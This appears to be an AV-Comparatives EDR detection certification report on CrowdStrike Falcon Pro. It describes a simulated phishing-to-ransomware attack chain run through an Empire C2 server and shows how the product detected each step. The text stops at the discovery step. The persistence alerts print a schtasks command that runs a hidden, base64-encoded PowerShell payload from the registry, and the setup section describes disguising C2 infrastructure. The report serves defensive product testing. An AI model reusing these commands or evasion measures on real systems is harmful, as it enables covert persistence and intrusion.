



Independent Tests
of Anti-Virus Software

www.av-comparatives.org

EDR Detection Validation Certification Test 2025

Test period: April/May 2025

Last revision: 5th June 2025

CrowdStrike Falcon Pro

EDR Executive Summary

AV-Comparatives conducted this EDR Detection Validation Test in April/May 2025, with the report published in June 2025.

The test includes a full attack scenario consisting of 12 steps and several sub-steps, as well as a Signal-to-Noise assessment. The tested product was configured in Detection Only mode to accurately assess its capabilities in identifying each technique used in the attack steps.

CrowdStrike Falcon Pro¹ successfully detected multiple techniques used in the tested attack scenario. The product demonstrated the following detection capabilities across the tested steps:

	ST-1	ST-2	ST-3	ST-4	ST-5	ST-6	ST-7	ST-8	ST-9	ST-10	ST-11	ST-12
Active Response	○	●	●	○	●	●	●	●	●	●	●	●
Telemetry	●	●	●	◐	●	●	●	●	●	●	●	●
Total Result	◐	●	●	◐	●	●	●	●	●	●	●	●

In addition to the attack scenario, we conducted five different signal-to-noise tests, simulating e.g. routine administrator tasks. CrowdStrike correctly handled these tests.

	StN-1	StN-2	StN-3	StN-4	StN-5	
Active Response	●	●	●	●	●	<p>● Validated</p> <p>◐ Partially Validated</p> <p>○ Not Validated</p>



In this evaluation, certification is granted based on a product's performance in **AV-Comparatives' EDR Detection Validation Test**.

To achieve certification, a product must detect at least two-thirds of the tested steps (either by Active Response or Telemetry) while generating no more than two alerts in the Signal-to-Noise scenarios. Only certified products will have their reports published.

CrowdStrike Falcon Pro was Certified in the EDR Detection Validation Test.

¹ With Identity Protection module.

Contents

EDR Executive Summary	2
Contents	3
Introduction	4
Methodology.....	4
Test Setup	6
How We Tested	7
Detection Test Workflow	8
Signal-to-Noise Test Workflow	9
Tested Product.....	10
Test Results in Brief.....	11
Detection Test Results	11
Signal-to-Noise Test Results.....	12
Test Results in Detail: Detection Test.....	12
Step 1. Delivery / Initial Access	13
Step 2. Foothold / Execution	16
Step 3. Persistence.....	18
Step 4. Discovery	21
Step 5. Privilege Escalation.....	27
Step 6. Credential Access	30
Step 7. Lateral Movement.....	31
Step 8. Persistence.....	34
Step 9. Credential Access	35
Step 11. Exfiltration	40
Step 12. Impact.....	41
Test Results in Detail: Signal-to-Noise Test	43
Product Impression & Insights.....	44
Appendix 1. Product Configuration	46
Appendix 2. List of Techniques in Test	47
Copyright and Disclaimer	48

Introduction

Every year, AV-Comparatives conducts the EPR Test², which focuses on measuring the quality of prevention provided by EPP, EDR, and XDR products. Starting this year, in addition to the EPR test, we have introduced a new Detection Test, which - as the name suggests - evaluates the detection capabilities of these products.

Methodology

Attack Scenario

As mentioned above, this test is not designed to evaluate the quality of prevention mechanisms but rather the **detection capabilities** of individual attack steps and techniques in EDR products. To facilitate this, each product in the test was configured to operate in detection-only mode. This approach allows us to closely examine how well separate techniques are detected, even for actions or activities that the product would typically block in its default configuration. Additionally, it ensures that a Security Officer receives sufficient Threat Intelligence information for later analysis.

The complexity of configuring products for detection-only mode varies from vendor to vendor. Some vendors provide an easy-to-use switch to activate this mode, while others do not, as their solutions are designed to operate in an automatic mode, blocking and remediating all malicious activities while accumulating related technical information about the prevented attack. To ensure consistency and accuracy, we worked directly with each vendor during the setup process and thoroughly documented all configuration changes made.

Why do we configure products in detection-only mode instead of attempting to bypass them with an initial access malware sample before moving on to post-exploitation? The main reason is simple: we cannot reliably create a malware sample that is guaranteed to bypass every product and establish a command-and-control (C2) channel. Even if we could, the likelihood of successfully bypassing all products in the test using the same sample is quite low. While it might be possible to craft a sample that evades multiple products with enough time and effort, this would require tailoring different samples for each product.

To streamline the testing approach, it is far more efficient to configure all products in detection-only mode. This ensures consistent initial access across products using the same malware sample, or more precisely, the same malware type or technique (recompiled as needed for each test). This method provides a standardized starting point for post-exploitation activities, making comparisons between products fairer and more reliable.

It is important to note that no vendor knows in advance which APT threat model, chain of attack techniques, or execution flow will be used in the test. Each product is evaluated blindly, meaning vendors have no prior knowledge of the exact attack sequence. This approach ensures a real-world simulation of how their product would perform against an unknown advanced persistent threat (APT). Future test scenarios will not be identical and may evolve over time, ensuring a balanced and fair evaluation across all tested vendors.

² https://www.av-comparatives.org/wp-content/uploads/2024/09/EPR_Comparative_2024.pdf

Signal-to-Noise Analysis

In addition to the primary attack scenario, we designed five distinct Signal-to-Noise scenarios to measure overalerting and noise. Unlike several other test labs, we deliberately excluded these scenarios from the main attack simulation based on several key considerations.

In real-world attack scenarios and enterprise threat investigations, Signal-to-Noise analysis provides critical insights for threat hunting. However, integrating these scenarios into the primary attack simulation could introduce additional variables that may obscure the true detection effectiveness of the tested products.

To maintain clarity, we conducted Signal-to-Noise testing as a separate activity. For example, consider an organization where an EDR triggers an alert for a scheduled task executing a script from the SYSVOL share on a workstation. While this activity might be completely legitimate within the organization, it could also indicate an attack. Investigating such detections requires resources, including personnel, time, and tools, to determine whether the activity is benign or part of a malicious campaign.

By decoupling the Signal-to-Noise test from the primary attack scenario, organizations gain a clearer understanding of the impact of Signal-to-Noise (overalerting) without conflating it with actual attack indicators. This separation not only ensures a more accurate assessment of an EDR's detection capabilities but also helps prevent unnecessary investigations triggered by unrelated Signal-to-Noise scenarios. Ultimately, this approach reduces operational overhead and enhances efficiency in threat detection and response.

To ensure a realistic evaluation, we do not disclose the specific Signal-to-Noise scenarios used in the test unless a vendor fails to handle one, in which case some details are provided in the public report. This policy prevents vendors scheduled for future testing from preparing in advance, ensuring a fair and unbiased assessment. Additionally, minor variations are introduced in each test iteration to maintain the integrity of the evaluation process.

Test Setup

Our test setup consists of an internal environment with Windows 11 workstations/clients, along with a file server and a domain controller, both running Windows Server 2022.

For our command and control (C&C) infrastructure, we utilized Microsoft Azure, deploying Empire as the C&C server on a Kali Linux VM. To enhance security, we implemented a redirector, which forwards traffic from the Empire implant/payload to the C&C server, adding an additional layer of obfuscation.

To deliver our spear-phishing email to the target machine (WS01) in the internal lab, we opted for a straightforward approach, using a Gmail account for simplicity.




Figure 1 Test Setup Infrastructure

How We Tested

For our attack scenario, we utilized the latest version of the Empire framework (v5.12) available at the time of testing. Empire was deployed on a Kali Linux instance hosted on Microsoft Azure.

To manage communication between an Empire implant (payload on the targeted client) and the Empire server, we configured an additional Linux machine as a redirector. This intermediary server routed command and control (C2) traffic from implants active on WS01, WS02, or DC01 within the internal test network to the C2 server, thereby enhancing operational security.

To further improve the plausibility of the Azure-based redirector from an attacker's perspective, we:

- Assigned it a legitimate sounding Fully Qualified Domain Name (FQDN).
- Used a web categorization service to classify it as a legitimate computer service or a similar category.

These measures increased the credibility of the C2 infrastructure and reduced the likelihood of detection by security solutions.

It is worth noting that in a real-world red teaming engagement, a more complex C2 infrastructure—such as one incorporating reverse proxies—would typically be used. However, for the purposes of this lab test, such complexity was unnecessary and beyond the intended scope.

For the initial access phase, we created a malicious payload named a malicious .SCR payload.

Using Empire's x64 shellcode as a base, we manually created a malicious .CPL file. This payload was hosted on pCloud, and the download link was embedded in a spear-phishing email designed to trick targets into executing it.

Detection Test Workflow

Our goal was to simulate a red team attack scenario based on our own experience, incorporating some influence from Advanced Persistent Threats (APTs) such as APT41 or Wizard Spider. However, this year, we chose not to focus heavily on mimicking or replicating the operations of a single APT group. Instead, we adopted a broader approach, emphasizing Tactics, Techniques, and Procedures (TTPs) that we have frequently encountered or used in past engagements, as well as those that average organizations are likely to face in real-world attack scenarios.

We believe that focusing on a specific APT group is not always necessary for effective testing. While such APT-based simulations can be valuable, our primary objective is to create realistic attack scenarios that reflect a wide range of potential threats. This approach allows us to better assess the detection capabilities of EDR products in identifying and responding to diverse attack techniques, providing actionable insights that are broadly applicable across various organizations.

To ensure a realistic evaluation, tested product vendors were not informed in advance about the selected techniques used during the test. This methodology reflects real-world conditions, where APT groups do not pre-inform vendors about the specific attack techniques they are going to deploy. By keeping the attack sequence unknown to vendors, we can more accurately measure how well their EDR solutions detect and respond to previously unseen threats.




Figure 2 Detection Test Workflow

The following list provides an overview of the steps and sub-steps executed during the attack scenario.

Step	Sub-Steps
Step 1: Initial Access	Step 1.1: Delivery spear phishing email to target WS01, open email and download malware.
Step 2: Execution	Step 2.1: Execute a malware sample in form of control panel applet on WS01.
Step 3: Persistence	Step 3.1: Create local unprivileged persistence using a scheduled task job. Step 3.2: Create local unprivileged persistence via registry key run.
Step 4: Discovery	Step 4.1: Enumeration of security software on compromised workstation WS01. Step 4.2: Enumeration of device drivers and filter drivers on WS01. Step 4.3: Enumeration of local accounts on WS01 and domain user accounts. Step 4.4: Enumeration of local user sessions on WS01.
Step 5: Privilege Escalation	Step 5.1: Enumeration of local privilege escalation options and privilege escalation through abuse of an unquoted service path vulnerability on WS01.
Step 6: Credential Access	Step 6.1: Dumping the credentials of LSASS.exe on WS01.
Step 7: Lateral Movement	Step 7.1: Move laterally via SMB from WS01 to WS02.
Step 8: Persistence	Step 8.1: Create local persistence on WS02 by creating a new local user and adding the user to the local admin group.
Step 9: Credential Access	Step 9.1: Dumping the credentials of LSASS.exe on WS02.
Step 10: Lateral Movement	Step 10.1: Move laterally via SMB from WS02 to DC01.
Step 11: Exfiltration	Step 11.1: Exfiltrate data from DC01 via the command-and-control channel in Empire.
Step 12: Impact	Step 12.1: Encrypt data on DC01.

Signal-to-Noise Test Workflow

We designed and tested five distinct Signal-to-Noise scenarios to evaluate the quality of detections and alerts, focusing on over-alerting prevention. As previously mentioned, to ensure accurate results, we fully separated these tests from the attack scenario, preventing any interference with the assessment of detection effectiveness. Each Signal-to-Noise scenario was tested independently, allowing for a clear evaluation of how well products differentiate between benign activity and real threats.

Tested Product

CrowdStrike Falcon Pro was tested as part of AV-Comparatives' EDR Detection Certification Test in April/May 2025. The tested product version was 7.24. The test aimed to validate the product's threat detection capabilities.

Severity High	Detect time	Process on host	Related incident View incid...	Tactic via tech... Execution ...	Triggering file powershell...
Severity High	Detect time	Process on host	Related incident View incid...	Tactic via tech... Execution ...	Triggering file powershell...
Severity High	Detect time	Process on host	Related incident View incid...	Tactic via tech... Execution ...	Triggering file powershell...
Severity High	Detect time	Process on host	Related incident View incid...	Tactic via tech... Execution ...	Triggering file powershell...
Severity High	Detect time	Process on host	Related incident View incid...	Tactic via tech... Defense E...	Triggering file services.exe
Severity Low	Detect time	Process on host	Related incident View incid...	Tactic via tech... Machine L...	Triggering file
Severity Medium	Detect time	Process on host	Related incident View incid...	Tactic via tech... Persistenc...	Triggering file schtasks.e...
Severity Informational	Detect time	Process on host	Related incident View incid...	Tactic via tech... Machine L...	Triggering file

Figure 3 CrowdStrike Falcon Pro management console

Test Results in Brief

Detection Test Results

In this section, we examine the detailed detection results for our attack scenario, which consists of 12 steps and their respective sub-steps.

The results table below summarizes detection outcomes on a step-by-step basis rather than at the level of individual sub-steps. For steps that included multiple sub-steps, we evaluated detection based on whether at least one sub-step triggered either an active alert or relevant telemetry. If all sub-steps resulted in detection through active alerts, the entire step was marked as validated. In cases where there was a mix of active alerts and telemetry-only detections, the step was considered partially validated. For a more detailed breakdown, see the Attack in Detail section below.

	ST-1	ST-2	ST-3	ST-4	ST-5	ST-6	ST-7	ST-8	ST-9	ST-10	ST-11	ST-12
Active Response	○	●	●	○	●	●	●	●	●	●	●	●
Telemetry	●	●	●	◐	●	●	●	●	●	●	●	●
Total Result	◐	●	●	◐	●	●	●	●	●	●	●	●

Tab 1 Detection Test Results

● Validated ◐ Partially Validated ○ Not Validated

In addition, if no active alert was generated and our manual investigation failed to identify any telemetry-based events, we provided the vendor with an opportunity to collaborate with us in hunting for possible events. This approach ensured that important telemetry data was not overlooked due to potential differences in threat hunting methodologies or product-specific expertise.

The image below shows an overview of all the command-and-control sessions in Empire which are related to the attack scenario.

<input type="checkbox"/>	Name	Last Seen	First Seen	Hostname	Process	Language	Username	Internal IP	Actions
<input type="checkbox"/>	B5PYD8EF	a few seconds ago	2 hours ago	WS01		powershell	LAB\	10.10.70.202	⋮
<input type="checkbox"/>	RT95MYLW	a few seconds ago	44 minutes ago	WS01		powershell	LAB\SYSTEM	10.10.70.202	⋮
<input type="checkbox"/>	8NE6CLHK	a few seconds ago	33 minutes ago	WS02	powershell	powershell	LAB\SYSTEM	10.10.70.203	⋮
<input type="checkbox"/>	NUW817CV	a few seconds ago	16 minutes ago	DC01	powershell	powershell	LAB\SYSTEM	10.10.70.200	⋮

Rows per page: 15 1-4 of 4 < >

Figure 4 Empire Command-and-Control sessions

Signal-to-Noise Test Results

This section presents detailed results for all Signal-to-Noise scenarios, each of which was executed independently and decoupled from the attack scenario.

Additional manual investigation of telemetry-based events was conducted *only* if an active alert was already present. The rationale behind this approach is that, in the absence of an active alert, it would not be meaningful to hunt for telemetry-related events - except in the context of active threat hunting, which is beyond the scope of this test.

	StN-1	StN-2	StN-3	StN-4	StN-5
Active Response	●	●	●	●	●

Tab 2 Signal-to-Noise Test Results

● Validated
◐ Partially Validated
○ Not Validated

Test Results in Detail: Detection Test

Please note that the "Date and Time of Execution" is provided in UTC time. However, in the screenshots, the displayed time may vary depending on the time zone settings configured in the software. Additionally, in this public report, certain sensitive information has been blurred in the screenshots. This includes details that could provide excessive insights to competitors. These measures have been taken to ensure fairness, confidentiality, and the integrity of the testing process. Additionally, please note that future test scenarios will not be identical and may evolve over time, ensuring a balanced and fair evaluation across all tested vendors.

Step 1. Delivery / Initial Access

Step 1 DELIVERY / INITIAL ACCESS

Description	<p>In the first step, we simulate gaining initial access by delivering malware via a spear-phishing attack to the primary domain user on client WS01. We hosted our malware on the pCloud and implemented the link in the spear-phishing email sent from a Gmail address.</p> <p>We simulate the actions of the primary domain user on WS01 and simulate opening the spear-phishing email in Outlook, clicking the link that redirects to download the command-and-control malware, and downloading the .SCR payload.</p>
Action performed in user context	Domain User
Action performed at integrity level	Medium Integrity
Action performed on host	WS01

Step 1.1: Spearphishing Link

Tactics / Techniques	Initial Access (TA0001), Phishing (T1566), Spear Phishing Link (T1566.002)
Summary of observation	<p>Based on our initial observations, no active alerts were generated by the EDR when the phishing link was opened in Outlook, which redirected to the download of a malicious .SCR file. Additionally, the download and saving of the .SCR file to disk did not trigger any immediate EDR alerts.</p> <p>However, during a joint threat hunting session with the vendor, we were able to identify multiple telemetry events that clearly documented the download of the malicious zipped malware sample, its extraction, and related file system activities. Furthermore, we later identified in the session with the vendor an informational alert indicating that the malware sample had been written to disk.</p>

Step 1.1: Manual Investigation

```
#event_simpleName: SevenZipFileWritten
#repo: base_sensor
#repo.cid:
#type: falcon-raw-data
@id:
@ingesttimestamp:
@rawstring: {"AuthenticationId":"1694461","ComputerName":"WS01","ConfigBuild":"1007.3.0019606.15","ConfigStateHash":"", "ContextBaseFileName":"chrome.exe", "ContextProcessId":"6522289532", "ContextThreadId":"314438151228", "ContextTimeStamp":"", "DiskParentDeviceInstanceId":"PCI\\VEN_1000\\u0026DEV_0054\\u0026SUBSYS_197615AD\\u0026REV_01\\3\\u0026218e0f40\\u00260\\u002600", "EffectiveTransmissionClass":"3", "Entitlements":"15", "EventOrigin":"1", "FileCategory":"1", "FileEcpBitmask":"0", "FileIdentifier":"", "FileObject":"0", "FileOperatorSid":"", "FileWrittenFlags":"0", "IrpFlags":"0", "IsOnNetwork":"0", "IsOnRemovableDisk":"0", "LocalAddressIP4":"10.10.70.202", "MajorFunction":"0", "MinorFunction":"0", "OperationFlags":"0", "Size":"109790", "Tactic":"Collection, Command and Control", "TargetFileName":"\\Device\\HarddiskVolume3\\Users\\\\Downloads\\", "Technique":"Archive Collected Data, Ingress Tool Transfer", "TemporaryFileName":"\\Device\\HarddiskVolume3\\Users\\
```

```
#event_simpleName: MotwWritten
#repo: base_sensor
#repo.cid:
#type: falcon-raw-data
@id:
@ingesttimestamp:
@rawstring: {"ComputerName":"WS01", "ConfigBuild":"1007.3.0019606.15", "ConfigStateHash":"", "ContextProcessId":"65365295960", "EffectiveTransmissionClass":"3", "Entitlements":"15", "EventOrigin":"1", "FileIdentifier":"", "HostUrl":"","LocalAddressIP4":"10.10.70.202", "ReferrerUrl":"","Tactic":"Command and Control, Initial Access", "TargetFileName":"\\Device\\HarddiskVolume3\\Users\\\\Downloads\\", "Technique":"Ingress Tool Transfer, Phishing, Drive-by Compromise", "ZoneIdentifier":"3", "aid":"", "aip":"", "cid":"", "event_platform":"Win", "event_simpleName":"MotwWritten", "id":"", "name":"MotwWrittenV2", "timestamp":"", "source":"PlatformEvents
```

```
#event_simpleName: ProcessRollup2
#repo: base_sensor
#repo.cid:
#type: falcon-raw-data
@id:
@ingesttimestamp:
@rawstring: {"AuthenticationId":"1694461", "AuthenticcodeHashData":"", "CommandLine":"\"C:\\Users\\\\Downloads\\ /S\", \"ComputerName\":\"WS01\", \"ConfigBuild\":\"1007.3.0019606.15\", \"ConfigStateHash\":\"\", \"EffectiveTransmissionClass\":\"2\", \"Entitlements\":\"15\", \"EventOrigin\":\"1\", \"ImageFileName\":\"\\Device\\HarddiskVolume3\\Users\\\", \"ImageSubsystem\":\"2\", \"IntegrityLevel\":\"8192\", \"LocalAddressIP4\":\"10.10.70.202\", \"MD5HashData\":\"\", \"ParentAuthenticationId\":\"1694461\", \"ParentBaseFileName\":\"explorer.exe\", \"ParentProcessId\":\"60420024152\", \"ProcessCreateFlags\":\"67634196\", \"ProcessEndTime\":\"\", \"ProcessParameterFlags\":\"24577\", \"ProcessStartTime\":\"1745338629.587\", \"ProcessSxsFlags\":\"64\", \"RawProcessId\":\"7796\", \"ReferrerUrl\":\"C:\\Users\\\\Downloads\\\", \"SHA1HashData\":\"0000000000000000000000000000000000000000000000000000000000000000\", \"SHA256HashData\":\"
```


explorer.exe
...WS\Explorer.EXE

Machine Learning via Sensor-based ML

Triggering indicator

SHA256 on library/DLL loaded

Description

This file meets the machine learning-based on-sensor AV protection's lowest-confidence threshold for malicious files.

Tactic via technique

Machine Learning via Sensor-based ML

Hash action	Global prevalence	Local prevalence
None	Low	Unique

Associated MD5

Associated file

\Device\HarddiskVolume3\Users\...Downloads\...

Process · [See more details](#)

Process	Actions taken	Severity	Objective	Tactic	Technique	Technique ID	IOA name
explorer.exe	None	Informational	Falcon Detection Method			CST0007	MLSensor-Lowest

Description

This file meets the machine learning-based on-sensor AV protection's lowest-confidence threshold for malicious files.

Command line

"C:\Users\...\Downloads\... /S

File path

\Device\HarddiskVolume3\Users\...\Downloads\...

Step 2. Foothold / Execution

Step 2		FOOTHOLD / EXECUTION
Description	Next, we simulate the action of the primary domain user on WS01 and run the malware as a screen saver application.	
Action performed in user context	Domain User	
Action performed at integrity level	Medium Integrity	
Action performed on host	WS01	

Step 2.1: Control Panel Applet	
Tactics / Techniques	Execution (TA0002), User Execution (T1204), User Execution: Malicious File (1204.002), Event Triggered Execution: Screensaver (T1546.002)
Summary of observation	During our observation, the malware was executed successfully, as intended. Shortly afterwards, CrowdStrike generated an alert in the web console. This alert was based on an informational-level detection, indicating that the malicious activity had been recognised and logged by the platform. Although the detection did not escalate to a higher severity level, its presence confirms that CrowdStrike's behavioural analysis engine identified and recorded the behaviour exhibited by the malware.

Step 2.1: EDR Active Alerts

0 0 1 0 135 23

Run period

Command line

"C:\Users\...Downloads\" /S

File path

\Device\HarddiskVolume3\Users\...Downloads\

State: Not running, Local process ID: 7796

Hash

External prevalence	Internal prevalence	Hash action	Associated MD5
Low	Unique	--	

User LAB

Logon type: REMOTE_INTERACTIVE - A terminal server session that is both remote and interactive.

Logon time: ...

Logon server: DC01

Logon domain: LAB

Machine Learning via Sensor-based ML

Description

This file meets the machine learning-based on-sensor AV protection's lowest-confidence threshold for malicious files.

Triggering indicator SHA256 on library/DLL loaded

Associated IOC (SHA256)

Associated MD5

Global prevalence

Local prevalence

Low

Unique

Hash action

None

Associated file

\Device\HarddiskVolume3\Users\...Downloads\

winlogon.exe
winlogon.exe

userinit.exe
...32\userinit.exe

explorer.exe
...WS\Explorer.EXE

Step 3. Persistence

Step 3

PERSISTENCE

Description

Having established a foothold by opening a command-and-control channel on domain client WS01, we next simulate gaining unprivileged local persistence on WS01 via a scheduled task and registry key.

- Scheduled Task → OneDriveUpdate
- Registry Key → MicrosoftEdgeUpdate
- For both persistence methods, we used the corresponding PowerShell module in Empire

Action performed in user context

Domain User

Action performed at integrity level

Medium Integrity

Action performed on host

WS01

Step 3.1: Scheduled Task

Tactics / Techniques

Persistence ([TA0003](#)), Scheduled Task/Job ([1053](#)), Scheduled Task ([T1053.005](#))

Summary of observation

During our monitoring, we observed the generation of a medium-severity alert indicating the creation of a persistence mechanism via a scheduled task. This suggests that the EDR solution effectively identified the kind of suspicious activity typically associated with attempts to establish long-term unauthorised access. This highlights the capability of the EDR solution to recognise and flag techniques commonly used by threat actors to maintain persistence within compromised systems.

Step 3.1 EDR Active Alerts

schtasks.exe 0 0 0 0 20 0

Run period

Command line

```
"C:\WINDOWS\system32\schtasks.exe" /Create /F /SC DAILY /ST 09:00 /TN OneDriveUpdate /TR "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKCU:\Software\Microsoft\Windows\CurrentVersion debug).debug)))\""
```

File path

```
\Device\HarddiskVolume3\Windows\System32\schtasks.exe
```

State: Not running Local process ID: 6212

Hash

External prevalence	Internal prevalence	Hash action	Associated MD5
Common	Low	--	

User LAB

Logon type: REMOTE_INTERACTIVE - A terminal server session that is both remote and interactive.

Logon time: Logon server: DC01 Logon domain: LAB


Persistence via Scheduled Task/Job

Description

A process has scheduled an unusual task. Some malware schedules tasks to maintain persistence. If this task unexpected, review it.

Triggering indicator Command line

```
"C:\WINDOWS\system32\schtasks.exe" /Create /F /SC DAILY /ST 09:00 /TN ... /TR "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKCU:\Software\Microsoft\Windows\CurrentVersion debug).debug)))\""
```



Step 3.2: Registry Key

Tactics / Techniques

Persistence ([TA0003](#)), Boot or Logon AutoStart Execution ([T1547](#)), Registry Run Keys ([1547.001](#))

Summary of observation

Following the execution of the malicious activity, we observed that CrowdStrike generated an Incident and identified the creation of a persistence mechanism via a registry key. This indicates effective detection of post-exploitation behaviour by the EDR.

Step 3.2 EDR Active Alerts



The screenshot shows an EDR alert interface. On the left, a vertical timeline with a red circle icon indicates the alert's position. The main panel displays the following information:

- Title:** Persistence via Registry Run Keys / Startup Folder
- Description:** A process made a suspicious change to the registry that might indicate a malicious persistence mechanism. Investigate the registry key.
- Command line:** "C:\Users\...\Downloads\... /S

Step 4. Discovery

Step 4

DISCOVERY

Description

Next, we will start with discovery on WS01 in the context of the compromised domain user, discovery is generally one of the most important steps or activities during an attack.

Discovery of security software is done using a PowerShell module in Empire, enumeration of security software and enumeration of local user sessions are done using a BOF module in Empire, and discovery of local and domain accounts is done using the *net.exe* tool in Windows.

Action performed in user context

Domain User

Action performed at integrity level

Medium Integrity

Action performed on host

WS01

Step 4.1: Security Software

Tactics / Techniques

Discovery ([TA0007](#)), Software Discovery ([T1518](#)), Security Software ([T1518.001](#))

Summary of observation

No active alert or corresponding entry within the associated incident was observed in the CrowdStrike console. This absence of detection suggests that the activity either successfully bypassed the EDR's detection mechanisms or was not deemed suspicious enough to trigger an alert.

